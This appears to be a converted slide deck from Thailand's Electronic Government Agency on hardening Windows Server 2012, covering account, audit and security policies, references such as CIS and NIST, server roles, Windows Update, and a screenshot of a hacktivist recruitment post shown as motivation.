

# EGA

## e-Government Agency

Electronic Government Agency (Public Organization)  
สำนักงานรัฐบาลอิเล็กทรอนิกส์ (องค์การมหาชน)

# การปิดจุดอ่อนวินโดวส์ (Windows Hardening)

## วัตถุประสงค์การปิดจุดอ่อน

(Harden Objectives)

เพื่อเป็นแนวทางในการกำหนดค่าความปลอดภัยให้กับระบบที่กำลังจะติดตั้งใช้งานจริง หรือการปรับปรุงแก้ไขเครื่องให้บริการที่เกิดมีจุดอ่อนให้มีการป้องกันที่เข้มแข็งขึ้น

# Microsoft Windows Server 2012 Hardening

- *Account Policies*
- *Audit Policy*
- *Security Options*
- *Windows Components*

# ทำไมต้องปิดจุดอ่อน?

TRUE-H 08:24 31%

← พลเมืองต่อต้าน Single Gateway : T...

หน้าหลัก โพสต์ รูปภาพ วิดีโอ เกี่ยวกับ

 พลเมืองต่อต้าน Single Gateway : Thailand Internet Firewall #opsinglegateway  
8 ชม. · 🌞

มาแล้ว ตามคำขอ..... "หลักสูตร นักรบไซเบอร์โมบาย"

เพียงแค่ท่านมีโทรศัพท์สมาร์ทโฟน และหัวใจที่มุ่งมั่นและรักเสรีภาพ .....

เชิญมาร่วมรบกับเรา เส้นทางนักรบไซเบอร์รอท่านอยู่....

แล้วเจอกัน.....

**เปิดรับสมัครเร็ว ๆ นี้**

**นักรบไซเบอร์โมบาย**

by Thailand F5 Cyber Army

👍❤️👤 135    ความคิดเห็น 5 รายการ    แชร์ 20 ครั้ง

ฟีดข่าว    คำขอ    Messenger    การแจ้งเตือน    เพิ่มเติม

## Windows Server 2003

### Migration is worth it!


What does this mean for you? Microsoft will no longer issue security updates for any version of Windows Server 2003. If you are still running Windows Server 2003 in your datacenter, you need to take steps now to plan and execute a migration strategy to protect your infrastructure. By migrating to Windows Server 2012 R2, Microsoft Azure or Office 365, you can achieve concrete benefits, including improved performance, reduced maintenance requirements, and increased agility and speed of response to the business.

[Get started with the Migration Planning Assistant >](#)

[Read the IDC white paper: Why You Should Get Current ↓](#)




ทำไมต้องปิดจุดอ่อน?






# Hardening




Systems (MS Windows, Linux, Network Devices)

Application (My Sql, SQL Server, Web Application ...)






# Hardening








Windows  
Server 2012 R2



Windows  
1.0 (1985)



Windows  
3.11 (1992)



Windows  
95 (1995)



2001



Vista 2006



Windows 7  
2009

Center for Internet Security (CIS)



CENTER FOR  
INTERNET SECURITY®

<http://www.cisecurity.org/>

NIST


The National Institute of  
Standards and Technology (NIST)

Microsoft Corporation



# Member Server


- AD Certificate Services
- DHCP Server
- DNS Server
- File Server
- Hyper-V
- Network Policy and Access Services
- Print Server
- Remote Access Services
- Remote Desktop Services
- Web Server






Computer name      Username, password

Default










# Windows Server 2012 R2

# Windows Update





 **Updates are available**  
Go to Windows Update to install the updates now.

# Windows Update



